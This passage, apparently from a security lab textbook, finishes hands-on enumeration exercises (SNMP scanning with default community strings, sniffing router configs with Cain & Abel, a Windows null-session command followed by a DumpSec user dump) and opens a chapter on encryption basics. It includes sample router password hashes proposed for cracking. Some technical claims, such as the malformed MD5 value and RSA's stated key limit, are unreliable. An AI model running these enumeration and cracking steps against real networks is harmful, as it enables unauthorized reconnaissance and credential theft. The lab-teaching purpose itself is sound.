3. Install the SolarWinds network management tools. After the installation is complete, start the IP network browser.
4. At the prompt, enter an IP address and network range, as shown in Figure 5-19. This example uses the 192.168.131.67 address and a subnet mask of 255.255.255.0 (because this is a Class C network).




Figure 5-18: Installing SNMP services




Figure 5-19: Enter the IP address and network range into the IP Network Browser.

5. Click the Next button. You are asked to enter any additional community strings. Note that the default strings of `Public` and `Private` have already been entered. These are all that you need, so click Next and start the scan.

   When the scan starts, the program gathers a wide range of information, as shown in Figure 5-20. Notice how the usernames appear. These are visible even if the Windows Restrict Anonymous settings have been put in place.




Figure 5-20: The IP network browser displays the results.

6. Scan other systems within your lab network. This shows you the types of information that can be leaked by this service, if SNMP has been enabled.

Enumerating Routing Protocols

This exercise demonstrates how to sniff for router traffic by using the Cain & Abel tool:

1. Download and install Cain & Abel from `www.oxid.it`.

   Once downloaded, Cain & Abel may ask you to install WinPcap if it has not already been installed on your local Windows computer.

2. Start Cain & Abel and choose the Sniffer tab.

3. On the Sniffer tab, start the capture by clicking the Start/Stop Sniffer button. Make sure that you are on the routing tab that is displayed at the bottom of the page.

   Routing updates can take several minutes to occur, so there may be a brief delay while the program captures the information.

   Figure 5-21 displays a RIP routing capture from 192.168.123.118.




Figure 5-21: A Cain & Abel routing capture: Notice that the update is in RIP and RIPv2.

4. Double-click the update to display the routing information. A part of this capture is shown here:

```
version 11.3
no service password-encryption
!
hostname Router1
!
username james password 7 107C060C1112
enable secret 5 $1$zUmf$qKycvrf5cW.AUMl9XJjgR0
!
ip domain-name thesolutionfirm.com
ip name-server 192.168.123.66 192.168.123.194
ip multicast-routing
ip dvmrp route-limit 1000

!
interface Ethernet0
ip address 192.168.123.118 255.255.255.0
```

Notice how the encrypted password is shown as a type 7 and an MD5. These passwords could potentially be loaded into the Cain & Abel password cracker, where a crack may be possible.

Enumeration with DumpSec

This exercise demonstrates how to use DumpSec to enumerate a Windows computer:

1. Download and install DumpSec from `www.systemtools.com/somarsoft/?somarsoft.com`.
2. Once it is installed, open a command prompt and establish a null session to a local host. The command syntax for doing so is as follows:

```
net use //IP_address/IPC$ "" \u:""
```

3. Open DumpSec and select Report ➢ Select Computer, as shown in Figure 5-22.




Figure 5-22: Select the computer you want DumpSec to target.

4. Select Report ➢ Dump Users as Table, and click OK.
5. Select all items in the left panel and move them to the right panel so that all fields are selected, as shown in Figure 5-23.
6. Click the OK button to populate all the open fields. Notice that you now have a complete list of users and related information, as shown in Figure 5-24.

Identifying User Agent Strings

In this exercise, you will analyze a user agent string to see if you can identify the type of browser being used. Refer to Figure 5-25 and use the information in Table 5-5 to answer the following questions.

1. What OS is being used?
2. Is the OS 32 bit or 64 bit?
3. What browser is being used?




Figure 5-23: Select the fields to use in the Dump Users as Table.




Figure 5-24: DumpSec provides enumeration results.




Figure 5-25: User agent strings

You should have answered Windows 7, 64 bit, with 32-bit software and the Firefox browser.

Browser Enumeration

In this exercise, you will use your computer and the Panopticlick website to see how unique and trackable your browser is.

1. Open your browser and go to `https://panopticlick.eff.org/`.
2. Click the Test Me button, as shown in Figure 5-26.




Figure 5-26: Test your own browser at the Panopticlick website.

3. Examine the information shown, and review it to see how accurate it is. Was the site able to accurately identify your computer and browser?

User agent strings are just one way that you are tracked on the web. When used with cookies, IP addresses, and system fingerprinting, they enable advertisers and others to build an accurate picture of who you are.

CHAPTER

6

Automating Encryption and Tunneling Techniques

This chapter takes an in-depth look at cryptographic systems and methods used to obscure traffic. This is an important topic because everyone deals with encryption in one form or another. Encryption is a component of everyday life, from the websites you visit that are HTTPS to the encryption you may have on your cell phone and it's even used in the Blu-ray disks you receive from Netflix. As a security professional, you should understand the ways in which attackers exfiltrate data and hide their activities.

For anyone involved in security, it is important to understand the basics of cryptographic systems. This includes symmetric and asymmetric encryption, and Public Key Infrastructure (PKI). Understanding how these systems work provides the building blocks for analyzing systems that security engineers work with, including identification and authentication systems. Authentication can be based on passwords, tokens, or biometrics. Regardless of how the activity or authentication is performed, some cryptographic processes are probably involved. As an example, if an encrypted password is used, consider how the password is encrypted. Is it some form of hashing algorithm or is a salt applied? Knowing these details will help you assess how strong the system is and what potential weaknesses the system may have.

At some point in your career as a security professional, you may also have to deal with a *security breach*, or an instance where an attacker has gained control of an internal system. These situations require the hacker to communicate with external hosts. Will you be able to discover such techniques? Do you have a good understanding of how such data exfiltration is accomplished? This chapter will discuss these techniques and help you to better cope with these situations.

In your lab you may want to assess passwords, assess the strength of various encryption systems, or even practice with some of the same tunneling techniques that hackers may use to steal your data.

Encryption

You have probably heard the terms code and cipher. A *code* uses symbols or groups of letters to represent words or phrases. A *cipher* works by replacing one letter with another using either a simple or complex scheme. On the most basic level, codes and ciphers are used to keep secrets. People have been attempting to keep secrets since the dawn of time. A few early encryption techniques are discussed here:

- The ancient Hebrews used a basic cryptographic system called ATBASH, which worked by replacing each letter used with another letter the same distance away from the end of the alphabet; for example, A was seen as a Z, and B was seen as a Y.
- The Spartans also had their own form of encryption called Scytale. This system functioned by wrapping a strip of papyrus around a rod of fixed diameter on which a message was written. The recipient used a rod of the same diameter around which they wrapped the paper to read the message. If anyone intercepted the papyrus, it appeared as a meaningless message.
- The Romans had a system known as Caesar's cipher. Caesar's cipher worked by a shift of three, so, for example, an A would be replaced with a D. Both ATBASH and Caesar's cipher are examples of a substitution cipher in which each letter in the plaintext is replaced by a letter that is some fixed number of positions down the alphabet. An example of this can be seen in Figure 6-1.




Figure 6-1: Caesar's cipher is an early encryption technique.

These examples should make it clear that encryption can take many different forms. Each of these examples is a type of secret key or symmetric encryption. They are effective but require a common shared key. The weaknesses of symmetric encryption include key exchange and key management. If the symmetric key is exposed, this can be a problem because confidentiality cannot be ensured.

One technique to overcome some of the problems associated with symmetric encryption is asymmetric encryption, although it comes with its own drawbacks. One of the primary drawbacks is that it is much slower than symmetric encryption. Each of these approaches has to do with *cryptography*, which is the study of secret writing. The study of trying to break cryptographic codes without the key is

known as *cryptanalysis*. *Cryptology* comprises cryptography and cryptanalysis. The following section takes a look at each of these topics in more detail.

Secret Key Encryption

As mentioned earlier, symmetric encryption is a technology by which a single, shared secret key is used for encryption and decryption. Figure 6-2 illustrates the process.




Figure 6-2: Symmetric encryption uses a shared key for encryption and decryption.

To help you understand symmetric encryption, you should first understand some basic terms and how the general process works. For instance, say that you have bought a shiny new bike and want to secure it with a combination lock. This may be a problem because people usually have a difficult time remembering numbers without writing them down. Encryption may offer a solution. The actual combination is 3-12-62. You can call that the *message*. To keep the message from being exposed in cleartext, you need to use an *algorithm*. The algorithm is going to be addition. Finally, you need a *cryptographic key*. You use the number 18.

Together, the algorithm and the key can be used to secure the message (combination) by simply adding 18 to each of the numbers so that the encrypted value becomes 21-30-80. With the encrypted value determined, you can even write the value 21-30-80 on the back of the lock. You just have to remember to subtract 18 from each of the numbers to decrypt the encrypted message and retrieve the correct combination. If you decide to let a friend use the bike, you can simply tell them what the key and algorithm are, and they can combine that knowledge with the encrypted data to decrypt the original combination. Although modern cryptographic systems may not always be this straightforward, the overall process remains the same.

Symmetric encryption uses what is known as a dual-use key. This means that the same key can be used to lock and unlock data. Symmetric encryption provides confidentiality. Confidentiality is ensured because only the individual who has the key knows the true contents of the message.

This requires a method to exchange the symmetric key securely. Movement of the secret key from one party to another must typically be done in some type of out-of-band method. Here is an example: If you e-mail the symmetric key, anyone who can access the e-mail can potentially intercept the key. Perhaps you have written the key on a postcard and sent it. Here again, the postman or anyone else who has access to the mail can intercept the key and thereby compromise the security of the encrypted information. Because of this, an out-of-band key exchange must be used. A common out-of-band method is in-person delivery.

Symmetric encryption also suffers from scalability issues. For example, if you need to communicate details about this chapter to the publisher and nine other people in a secure manner, the total number of keys needed is calculated as follows: N (N – 1) / 2, or 10 (10 – 1) / 2 = 45 keys. As this demonstrates, key management becomes the second big issue when dealing with symmetric encryption.

Before you start to think that there is only bad news here, there are actually some good features of symmetric encryption. For example, it is fast, good for bulk encryption, and very hard to break if a large key is used. Symmetric algorithms include the following:

- **Advanced Encryption Standard (AES)**—All good things must end, and that is what the National Institute of Standards and Technology (NIST) decided in 2002 when Rijndael replaced the Data Encryption Standard (DES) and became the new U.S. standard for encrypting sensitive but unclassified data.
- **Blowfish**—This is a general-purpose symmetric algorithm intended as a replacement for the DES algorithm.
- **DES**—Once the most commonly used symmetric algorithm, the Data Encryption Standard has now been officially retired by NIST.
- **International Data Encryption Algorithm (IDEA)**—This is a block cipher that uses a 128-bit key to encrypt 64-bit blocks of plaintext. It is used by Pretty Good Privacy (PGP).
- **Rivest Cipher 4 (RC4)**—This is a stream-based cipher. Stream ciphers treat the data as a stream of bits. It is used by WEP.
- **Rivest Cipher 5 (RC5)**—This is a block-based cipher. RC5 processes data in blocks of 32, 64, or 128 bits.
- **Secure and Fast Encryption Routine (SAFER)**—This is a block-based cipher that processes data in blocks of 64 and 128 bits.

By themselves, these symmetric algorithms may not seem that exciting. Their value when building a lab comes from the way you can apply them as security solutions. For example, consider PGP. Phil Zimmermann initially developed PGP in 1991 as a free e-mail security application. This was big news at the time. Before PGP, only the government had access to encryption algorithms. At the time, encryption fell under the same controls as munitions. The U.S. government

brought criminal charges against him, accusing him of exporting munitions since the application could be download by anyone outside the United States. The charges were eventually dropped. PGP works by using a public-private key system that uses the IDEA algorithm to encrypt files and e-mail messages. It provides a means of using encryption with e-mail and overcomes the vulnerability of cleartext communication.

Data Encryption Standard

DES is worth looking at because it was the first U.S. national standard. DES grew out of an early-1970s project that was originally developed by IBM. IBM and NIST took IBM's original encryption standard, known as Lucifer, and modified it to use a 56-bit key. The revised standard was endorsed by the National Security Agency (NSA). The DES standard was published in 1977 and was released by the American National Standards Institute (ANSI) in 1981.

DES is a symmetric encryption standard that is based on a 64-bit block. It processes 64 bits of plaintext at a time to output 64-bit blocks of ciphertext. DES uses a 56-bit key and has four common modes of operation: Electronic Codebook (ECB) mode, Cipher Block Chaining (CBC) mode, Cipher Feedback (CFB) mode, and Output Feedback (OFB) mode.

All four modes use the 56-bit key. Although the actual standard reports the key to be 64 bits, 8 bits are used for parity; their purpose is to ensure the integrity of the remaining 56 bits. Therefore, for all practical purposes, the key is really only 56 bits long. Each 64-bit plaintext block is separated into two 32-bit blocks and then processed by the 56-bit key. The plaintext is processed by the key through 16 rounds of transpositions and substitutions. The following sections look at how DES can be implemented.

Electronic Codebook Mode

ECB is the native encryption mode of DES. Although it produces the highest throughput, it is also the easiest form of DES encryption to break. If used with large amounts of data, it can be attacked easily because the same plaintext encrypted with the same key will always produce the same ciphertext. This is why it is best used on small amounts of data.

Cipher Block Chaining Mode

CBC is widely used and is similar to ECB. CBC processes 64-bit blocks of data but takes some of the ciphertext created from the previous block and inserts it into the next one. This process, called *XORing*, makes the ciphertext more secure and less susceptible to cracking. CBC is aptly named because data from one block is used in the next block; therefore, the blocks are chained together. As they are chained, any error in one block can be propagated to others. This can make it impossible to decrypt that block as well as the following blocks.

Cipher Feedback Mode

CFB is a stream cipher that can be used to encrypt individual characters. Although it is a stream cipher, it is similar to CBC in that previously generated ciphertext is added to subsequent streams. Because the ciphertext is streamed together, errors and corruption can propagate through the encryption process.

Output Feedback Mode

OFB is also a stream cipher. Unlike CFB, OFB uses plaintext to feed back into the stream of ciphertext. Transmission errors do not propagate throughout the encryption process. An initialization vector is used to create the seed value for the first encrypted block. DES XORs the plaintext with a seed value to be applied with subsequent data.

DES CHALLENGE

The DES Challenge was a contest created by RSA Security to highlight the ease with which DES could be cracked using brute-force techniques. The third such attempt in 1999 was able to crack the DES key in just 22 hours and 15 minutes. This highlighted the weakness of DES and reinforced the need for a new encryption standard.

Triple DES

To extend the usefulness of the DES encryption standard, something had to be done. At first, you might think that if DES was good, then double DES must be twice as good. Unfortunately, that was not the case, as double DES was susceptible to a meet-in-the-middle attack. The solution was to move to Triple DES (3DES). Triple DES can use two or three keys to encrypt data, depending on how it is implemented. Although it is much more secure, it can be up to three times as slow as 56-bit DES. Here are some of the ways in which Triple DES can be implemented:

- **DES EEE2 uses two keys**—The first key is reused during the third round of encryption. The encryption process is performed three times (encrypt, encrypt, encrypt).
- **DES EDE2 uses two keys**—Again, the first key is reused during the third round of encryption. Unlike DES EEE2, DES EDE2 encrypts, decrypts, and then encrypts.
- **DES EEE3 uses three keys**—It also performs the encryption process three times.
- **DES EDE3 uses three keys**—However, it operates by encrypting, decrypting, and then encrypting the data.

Advanced Encryption Standard

Rijndael (pronounced "rain doll") was chosen by NIST to be the replacement for an aging DES. Rijndael serves as the Advanced Encryption Standard (AES), and is a block cipher that supports variable key lengths of 128, 192, or 256 bits. It is considered a fast, simple, robust encryption mechanism. Rijndael is also known to be very secure. Even if attackers use distributed computing and invest millions of dollars in computing power, AES should be resistant to attacks for many years to come. Therefore, it is the symmetric algorithm of choice when high security is needed.

One-Way Functions (Hashes)

One of the things cryptography gives its users is the capability to verify integrity. Consider the following situation. You attend a local community college where you are taking a security class. One of your classmates offers you an iso of Knoppix STD Linux that they have on a thumb drive. While you accept the thumb drive, you are a bit leery of what it really contains. So, you take the drive home and before you use it, you look up the iso on the web. You find the following information listed on the developers website:

```
Knoppix STD.iso
(MD5: 53c77733109f3d7b33a5143703e8cf05)
```

Notice the MD5sum value? You want to make sure the ISO on the thumb drive was not tampered with, so you run a hashing tool (such as MD5sum). Here is the result:

```
Knoppix STD.iso
(MD5: 36c757722109a4c1a21a9123394e8as95)
```

Notice how the MD5sum values are different? This verifies that there is a difference between the two tool sets. Although it might just be a different version, it may also mean that the tools you were given on the thumb drive were tampered with.

These MD5sum values are examples of message digests. Message digests (MDs) are produced by using one-way hashing functions. They are not designed to reproduce data; the purpose of a digest is to verify the integrity of data and messages. A well-designed message digest examines every bit of the data while it is being condensed, and even a slight change to the data will result in a large change in the message hash. The MD and Secure Hash Algorithm (SHA) families are two well-known examples.

Hashes are unique in that they only work in one direction. It is easy to compute in one direction, yet difficult to reverse; as a result, it is nearly impossible to derive the original text from a hash string. Not all hashes are considered to have the same strength. For example, MD5 is considered somewhat weak today because of the potential for hash collisions.

MD Series

All of the MD algorithms were developed by Ronald Rivest. These algorithms have evolved over the years as technology has advanced. The original algorithm was MD2, which was optimized for 8-bit computers and is somewhat outdated. MD2 has also fallen out of favor because it suffers from collisions. MD4 was the next algorithm to be developed. With MD4, the message is processed in 512-bit blocks, and a 64-bit binary representation of the original message length is added to the message. As with MD2, MD4 was found to be subject to possible attacks. That is why MD5 was developed. MD5 processes a variable-size input and produces a fixed 128-bit output. As with MD4, it processes the data in blocks of 512 bits. MD5 has been shown to be vulnerable to collisions. However, it is still widely used.

SHA

SHA-1, SHA-2, and SHA-3 are a family of secure hashing algorithms that are similar to MD5. Considered the successor to MD5, SHA produces a 160-bit message digest. SHA-1 processes messages in 512-bit blocks and adds padding, if needed, to ensure the data adds up to the right number of bits. SHA-1 has only 111-bit effectiveness. It is part of a family of SHA algorithms, including SHA-0, SHA-1, SHA-2, and SHA-3. SHA-0 is no longer considered secure, and SHA-1 is also now considered vulnerable to collisions. SHA-3 is the newest family of hashing algorithms and is not meant to replace SHA-2 but rather to act as an alternative.

Public Key Encryption

Public key encryption is also known as asymmetric cryptography. Public key cryptography is different from symmetric encryption in that it uses two unique keys, as shown in Figure 6-3. One key is used to encrypt the data, and the other is used to decrypt it. One of the most important features of asymmetric encryption is that it overcomes one of the big barriers of symmetric encryption: key distribution.




Figure 6-3: Asymmetric encryption requires two related keys.

Here is how asymmetric encryption works: if you want to send your client a message, you use your client's public key to encrypt the message. When your client receives the message, they use their private key to decrypt it. So, the important concepts here are that if the message is encrypted with a public key, only the matching private key will decrypt it. The private key is generally kept secret, whereas the public key can be given to anyone. If properly designed, it should not be possible for someone to easily deduce the private key of a pair if they have only the public key.

Public key cryptography is made possible by the use of one-way functions. A *one-way function*, or trap door, is a math operation that is easy to compute in one direction yet next to impossible to compute in the other direction. This difficulty, depending on the type of asymmetric encryption used, is based on either the discrete logarithm problem or factoring a large number into the prime numbers originally used. As an example, if you are given two large prime numbers, it is easy to multiply them. However, if you are only given the product, it will be difficult if not impossible to find the factors in a reasonable amount of time with today's processing power.

The trap-door function allows someone with the public key to reconstruct the private key if they know the trap-door value. Therefore, anyone who knows the trap door can perform the function easily in both directions, but anyone lacking the trap door can perform the function only in one direction. The forward direction is used for encryption and signature verification, and the inverse or backward direction is used for decryption and signature generation. We have people such as Dr. W. Diffie and Dr. M. E. Hellman to thank for helping develop public key encryption; they released the first key-exchange protocol in 1976.

RSA

RSA was developed in 1977 by Ron Rivest, Adi Shamir, and Leonard Adleman at MIT. The name is based on their initials. Although RSA is much slower than symmetric encryption cryptosystems, it offers secure key exchange and is considered very secure. RSA uses prime numbers whose product is much larger than 129 digits for security, as 129-digit decimal numbers have been factored using a number field sieve algorithm.

Anyone attempting to crack RSA would be left with a challenging task because of the difficulty of factoring a large integer into its two factors. RSA supports a key size up to 2,040 bits. As a result, cracking the key would require a significant amount of computer processing power and time.

Diffie-Hellman

Diffie-Hellman was one of the first public key-exchange algorithms. It was developed for key exchange, not for data encryption or digital signatures. The Diffie-Hellman protocol allows two users to exchange a secret key over an unsecure medium without any prior secrets.

